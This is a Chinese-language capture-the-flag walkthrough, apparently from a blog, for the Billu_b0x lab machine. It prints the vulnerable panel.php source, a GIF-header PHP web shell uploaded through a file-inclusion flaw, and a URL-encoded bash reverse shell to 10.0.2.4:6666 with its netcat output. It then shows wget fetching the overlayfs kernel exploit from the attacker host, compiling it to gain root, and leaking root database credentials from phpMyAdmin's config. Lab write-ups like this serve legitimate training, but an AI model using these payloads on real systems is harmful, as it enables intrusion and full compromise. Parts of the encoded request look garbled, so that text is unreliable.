
$conn = mysqli_connect("127.0.0.1","billu","b0x_bill_u","ica_lab");

// Check connection
if (mysqli_connect_errno())
{
    echo "connection failed -> " . mysqli_connect_error();
}


?>
```

3、登录数据库，得到用户认证账户密码

(1) 登录数据库和密码, 在auth表中得到一对账号密码



(2) 从index.php页面登录, 跳转到panel.php页面, 发现文件上传点



(3) 读取panel.php文件源码, 发现两点。一是该文件有post类型的文件包含漏洞, 涉及参数为load。二是文件上传通过finfo(FILEINFO_MIME)生成对象对文件类型进行校验。

```
<?php
session_start();

include('c.php');
include('head2.php');
if(@$_SESSION['logged']!=true )
{
    header('Location: index.php', true, 302);
    exit();
}
```

```

}

echo "Welcome to billu b0x ";
echo '<form method=post style="margin: 10px 0px 10px 95%;"><input type=submit name=lg value=Logout></form>';
if(isset($_POST['lg']))
{
    unset($_SESSION['logged']);
    unset($_SESSION['admin']);
    header('Location: index.php', true, 302);
}
echo '<hr><br>';

echo '<form method=post>

<select name=load>
    <option value="show">Show Users</option>
    <option value="add">Add User</option>
</select>

    &nbsp;<input type=submit name=continue value="continue"></form><br><br>';
if(isset($_POST['continue']))
{
    $dir=getcwd();
    $choice=str_replace('./', '', $_POST['load']);

    if($choice==='add')
    {
        include($dir.'/'.$choice.'.php');
        die();
    }

    if($choice==='show')
    {
        include($dir.'/'.$choice.'.php');
        die();
    }
    else
    {
        include($dir.'/'.$_POST['load']);
    }
}

if(isset($_POST['upload']))
{
    $name=mysqli_real_escape_string($conn,$_POST['name']);
    $address=mysqli_real_escape_string($conn,$_POST['address']);
    $id=mysqli_real_escape_string($conn,$_POST['id']);

    if(!empty($_FILES['image']['name']))
    {
        $iname=mysqli_real_escape_string($conn,$_FILES['image']['name']);
        $r=pathinfo($_FILES['image']['name'],PATHINFO_EXTENSION);
        $image=array('jpeg','jpg','gif','png');

```

```

if(in_array($r,$image))
{
    $finfo = @new finfo(FILEINFO_MIME);
    $filetype = @$finfo->file($_FILES['image']['tmp_name']);
    if(preg_match('/image\/jpeg/', $filetype ) || preg_match('/image\/png/', $filetype ) || preg_match('/image\/gif
/', $filetype ))
    {
        if (move_uploaded_file($_FILES['image']['tmp_name'], 'uploaded_images/' . $_FILES['image']['name']))
        {
            echo "Uploaded successfully ";
            $update='insert into users(name,address,image,id) values(\''.$name.'\' ,\''.$address.'\' ,\''.$iname.'\' ,
\''.$id.'\' )';
            mysqli_query($conn, $update);

        }
    }
else
{
    echo "<br>i told you dear, only png,jpg and gif file are allowed";
}
}
else
{
    echo "<br>only png,jpg and gif file are allowed";
}
}
}
?>

```

4、源码审计，绕过上传


(1) 通过查询php手册得知，函数fileinfo通过mime_content_type函数通过检查文件magic number的方式对文件类型进行校验。因此可以在二进制环境下，修改文件头的magic number的方式绕过校验上传文件。构造图片ma.jpg，其源码如下。

```


GIF87a
<?php system($_GET['cmd']);?>

```

(2) 上传图片ma.jpg后，在panel.php中查看路径，也可以在uploaded_images目录查看



(3) burp验证上传ma功能，这里需要注意的是只能通过panel.php的文件包含漏洞包含。



5、反弹shell

bash反弹，将以下bash反弹命令通过decoder用url编码后加入到cmd参数中

```
echo "bash -i >& /dev/tcp/10.0.2.4/6666 0>&1" | bash
```

Request

```

1 POST /panel.php?cmd=
  %65%63%68%6f%20%22%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%
  %30%2e%30%2e%32%2e%34%2f%36%36%36%20%30%3e%26%31%2%20%7c%20%62%61%73%68
  HTTP/1.1
2 Host: 10.0.2.15
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://10.0.2.15
10 Connection: close
11 Referer: http://10.0.2.15/panel.php
12 Cookie: PHPSESSID=5vm6e61im76h0ter59m7qlr7k6
13 Upgrade-Insecure-Requests: 1
14
15 load=uploaded_images/ma.jpg&continue=continue
  
```

Response

```

1
  
```

Terminal Output:

```

(root@kali)~# nc -lvp 6666
listening on [any] 6666 ...
10.0.2.15: inverse host lookup failed: Unknown host
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 33637
bash: no job control in this shell
www-data@indishell:/var/www$
  
```

0x04 提升权限

在可执行目录upload_images下跑linux-exploit-suggester.sh得到如下结果

```
www-data@indishell:/var/www/uploaded_images$ ./linux-exploit-suggester.sh
./linux-exploit-suggester.sh
```

Available information:

Kernel version: 3.13.0

Architecture: i386

Distribution: ubuntu

Distribution version: 12.04

Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed

Package listing: from current OS

Searching among:

78 kernel space exploits

48 user space exploits

Possible Exploits:

cat: write error: Broken pipe

cat: write error: Broken pipe

cat: write error: Broken pipe

cat: write error: Broken pipe

cat: write error: Broken pipe

cat: write error: Broken pipe

[+] [CVE-2016-5195] dirtycow

Details: <https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails>

Exposure: highly probable

Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ubuntu=16.04|14.04|12.04]

Download URL: <https://www.exploit-db.com/download/40611>

Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

Details: <https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails>

Exposure: highly probable

Tags: `debian=7|8,RHEL=5|6|7,[ubuntu=14.04|12.04],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}`

Download URL: <https://www.exploit-db.com/download/40839>

ext-url: <https://www.exploit-db.com/download/40847>

Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2015-1328] overlayfs

Details: <http://seclists.org/oss-sec/2015/q2/717>

Exposure: highly probable

Tags: `[ubuntu=(12.04|14.04){kernel:3.13.0-(2|3|4|5)*-generic}],ubuntu=(14.10|15.04){kernel:3.(13|16).0-*}-generic}`

Download URL: <https://www.exploit-db.com/download/37292>

[+] [CVE-2015-3202] fuse (fusermount)

Details: <http://seclists.org/oss-sec/2015/q2/520>

Exposure: probable

Tags: `debian=7.0|8.0,[ubuntu=*]`

Download URL: <https://www.exploit-db.com/download/37089>

Comments: Needs `cron` or system admin interaction

[+] [CVE-2014-4014] inode_capable

Details: <http://www.openwall.com/lists/oss-security/2014/06/10/4>

Exposure: probable

Tags: `[ubuntu=12.04]`

Download URL: <https://www.exploit-db.com/download/33824>

[+] [CVE-2021-3156] sudo Baron Samedit

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: `less` probable

Tags: `mint=19,ubuntu=18|20, debian=10`

Download URL: <https://codeload.github.com/blasty/CVE-2021-3156/zip/main>

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: `less` probable

Tags: `centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10`

Download URL: <https://codeload.github.com/worawit/CVE-2021-3156/zip/main>

[+] [CVE-2021-22555] Netfilter heap out-of-bounds `write`

Details: <https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html>

Exposure: `less` probable

Tags: `ubuntu=20.04{kernel:5.8.0-*}`

Download URL: <https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c>

ext-url: <https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c>

Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

Details: <https://dylankatz.com/Analysis-of-CVE-2019-18634/>

Exposure: less probable

Tags: mint=19

Download URL: <https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c>

Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15666] XFRM_UAF

Details: <https://duasynt.com/blog/ubuntu-centos-redhat-privesc>

Exposure: less probable

Download URL:

Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled

[+] [CVE-2017-7308] af_packet

Details: <https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html>

Exposure: less probable

Tags: ubuntu=16.04{kernel:4.8.0-(34|36|39|41|42|44|45)-generic}

Download URL: <https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-7308/poc.c>

ext-url: <https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-7308/poc.c>

Comments: CAP_NET_RAW cap or CONFIG_USER_NS=y needed. Modified version at 'ext-url' adds support for additional kernels

[+] [CVE-2017-6074] dccp

Details: <http://www.openwall.com/lists/oss-security/2017/02/22/3>

Exposure: less probable

Tags: ubuntu=(14.04|16.04){kernel:4.4.0-62-generic}

Download URL: <https://www.exploit-db.com/download/41458>

Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

Details: <https://seclists.org/oss-sec/2017/q1/184>

Exposure: less probable

Download URL: <https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154>

[+] [CVE-2017-1000370,CVE-2017-1000371] linux_offset2lib

Details: <https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt>

Exposure: less probable

Download URL: https://www.qualys.com/2017/06/19/stack-clash/linux_offset2lib.c

Comments: Uses "Stack Clash" technique

[+] [CVE-2017-1000366,CVE-2017-1000371] linux_ldso_dynamic

Details: <https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt>

Exposure: less probable

Tags: debian=9|10,ubuntu=14.04.5|16.04.2|17.04,fedora=23|24|25

Download URL: https://www.qualys.com/2017/06/19/stack-clash/linux_ldso_dynamic.c

Comments: Uses "Stack Clash" technique, works against most SUID-root PIEs

[+] [CVE-2017-1000366,CVE-2017-1000370] linux_ldso_hwcap

Details: <https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt>

Exposure: less probable

Exposure: **less** probable

Download URL: https://www.qualys.com/2017/06/19/stack-clash/linux_ldso_hwcap.c

Comments: Uses "Stack Clash" technique, works against **most** SUID-root binaries

[+] [CVE-2016-9793] SO_{SND|RCV}BUFFORCE

Details: <https://github.com/xairy/kernel-exploits/tree/master/CVE-2016-9793>

Exposure: **less** probable

Download URL: <https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-9793/poc.c>

Comments: CAP_NET_ADMIN caps OR CONFIG_USER_NS=y needed. No SMEP/SMAP/KASLR bypass included. Tested in QEMU only

[+] [CVE-2016-6663,CVE-2016-6664|CVE-2016-6662] mysql-exploit-chain

Details: <https://legalhackers.com/advisories/MySQL-Maria-Percona-PrivEscRace-CVE-2016-6663-5616-Exploit.html>

Exposure: **less** probable

Tags: **ubuntu=16.04.1**

Download URL: <http://legalhackers.com/exploits/CVE-2016-6663/mysql-privesc-race.c>

Comments: Also MariaDB ver<10.1.18 and ver<10.0.28 affected

[+] [CVE-2016-2384] usb-midi

Details: <https://xairy.github.io/blog/2016/cve-2016-2384>

Exposure: **less** probable

Tags: **ubuntu=14.04**, **fedora=22**

Download URL: <https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-2384/poc.c>

Comments: Requires ability to plug in a malicious USB device and to execute a malicious binary as a non-privileged user

[+] [CVE-2015-8660] overlayfs (ovl_setattr)

Details: <http://www.halfdog.net/Security/2015/UserNamespaceOverlayfsSetuidWriteExec/>

Exposure: **less** probable

Tags: **ubuntu=(14.04|15.10){kernel:4.2.0-(18|19|20|21|22)-generic}**

Download URL: <https://www.exploit-db.com/download/39166>

[+] [CVE-2015-8660] overlayfs (ovl_setattr)

Details: <http://www.halfdog.net/Security/2015/UserNamespaceOverlayfsSetuidWriteExec/>

Exposure: **less** probable

Download URL: <https://www.exploit-db.com/download/39230>

[+] [CVE-2014-5207] fuse_suid

Details: <https://www.exploit-db.com/exploits/34923/>

Exposure: **less** probable

Download URL: <https://www.exploit-db.com/download/34923>

[+] [CVE-2014-5119] __gconv_translit_find

Details: <http://googleprojectzero.blogspot.com/2014/08/the-poisoned-nul-byte-2014-edition.html>

Exposure: **less** probable

Tags: **debian=6**

Download URL: <https://github.com/offensive-security/exploit-database-bin-splotts/raw/master/bin-splotts/34421.tar.gz>

[+] [CVE-2014-0196] rawmodePTY

Details: <http://blog.includesecurity.com/2014/06/exploit-walkthrough-cve-2014-0196-pty-kernel-race-condition.html>

Exposure: **less** probable

Download URL: <https://www.exploit-db.com/download/33516>

[+] [CVE-2012-0809] death_star (sudo)

Details: http://seclists.org/fulldisclosure/2012/Jan/att-590/advisory_sudo.txt

Exposure: **less** probable

Tags: **fedora=16**

Download URL: <https://www.exploit-db.com/download/18436>

[+] [CVE-2016-0728] keyring

Details: <http://perception-point.io/2016/01/14/analysis-and-exploitation-of-a-linux-kernel-vulnerability-cve-2016-0728/>

Exposure: **less** probable

Download URL: <https://www.exploit-db.com/download/40003>


Comments: Exploit takes about ~30 minutes to run. Exploit is not reliable, see: <https://cyseclabs.com/blog/cve-2016-0728-poc-not-working>

尝试dirtycow无法提权成功，最后使用[CVE-2015-1328] overlayfs成功提权

<https://www.exploit-db.com/download/37292>

提权过程如下

```
root@kali: ~  
File Actions Edit View Help  
www-data@indishell:/var/www/uploaded_images$ wget http://10.0.2.4/37292.c  
wget http://10.0.2.4/37292.c  
--2022-01-21 13:57:45-- http://10.0.2.4/37292.c  
Connecting to 10.0.2.4:80 ... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 5119 (5.0K) [text/x-csrc]  
Saving to: `37292.c'  
  
0K .... 100% 1.37G=0s  
  
2022-01-21 13:57:45 (1.37 GB/s) - `37292.c' saved [5119/5119]  
  
www-data@indishell:/var/www/uploaded_images$ gcc 37292.c -o exp  
gcc 37292.c -o exp  
www-data@indishell:/var/www/uploaded_images$ chmod +x exp  
chmod +x exp  
www-data@indishell:/var/www/uploaded_images$ ./exp  
./exp  
spawning threads  
mount #1  
mount #2  
child threads done  
/etc/ld.so.preload created  
creating shared library  
sh: 0: can't access tty; job control turned off  
# whoami  
root  
#
```



CSDN @redwand

0x05 补充

本题中读取文件时候，可以根据phpmyadmin默认配置文件config.inc.php，默认路径/var/www/phpmy下。通过读取该文件获得root账户和密码，从而ssh直接获取root权限，此处可能是出题人的遗漏，但此思路应该借鉴引用。

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane shows a POST request to /test.php with various headers and a body containing a file path. The Response pane shows the server's response, which is a PHP configuration snippet for servers. Two red arrows point to the file path in the request and the password in the response.

```
Request
1 POST /test.php HTTP/1.1
2 Host: 10.0.2.15
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=5vm6e61im76h0ter59m7qlr7k6
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 34
12
13 file=/var/www/phpmy/config.inc.php

Response
9 Cache-Control: must-revalidate, post-check=0, pre-check=0
10 Pragma: public
11 Content-Disposition: attachment; filename="config.inc.php"
12 Content-Length: 896
13 Connection: close
14 Content-Type: application/octet-stream
15
16 <?php
17
18 /* Servers configuration */
19 $i = 0;
20
21 /* Server: localhost [1] */
22 $i++;
23 $cfg['Servers'][$i]['verbose'] = 'localhost';
24 $cfg['Servers'][$i]['host'] = 'localhost';
25 $cfg['Servers'][$i]['port'] = '';
26 $cfg['Servers'][$i]['socket'] = '';
27 $cfg['Servers'][$i]['connect_type'] = 'tcp';
28 $cfg['Servers'][$i]['extension'] = 'mysqli';
29 $cfg['Servers'][$i]['auth_type'] = 'cookie';
30 $cfg['Servers'][$i]['user'] = 'root';
31 $cfg['Servers'][$i]['password'] = 'roottoor';
32 $cfg['Servers'][$i]['AllowNoPassword'] = true;
33
34 /* End of servers configuration */
35
36 $cfg['DefaultLang'] = 'en-utf-8';
37 $cfg['ServerDefault'] = 1;
38 $cfg['UploadDir'] = '';
39 $cfg['SaveDir'] = '';
40
41
42 /* rajk - for blobstreaming */
43 $cfg['Servers'][$i]['bs_garbage_threshold'] = 50;
44 $cfg['Servers'][$i]['bs_repository_threshold'] = '32M';
45 $cfg['Servers'][$i]['bs_temp_blob_timeout'] = 600;
46 $cfg['Servers'][$i]['bs_temp_log_threshold'] = '32M';
47
48
49 ?>
50
```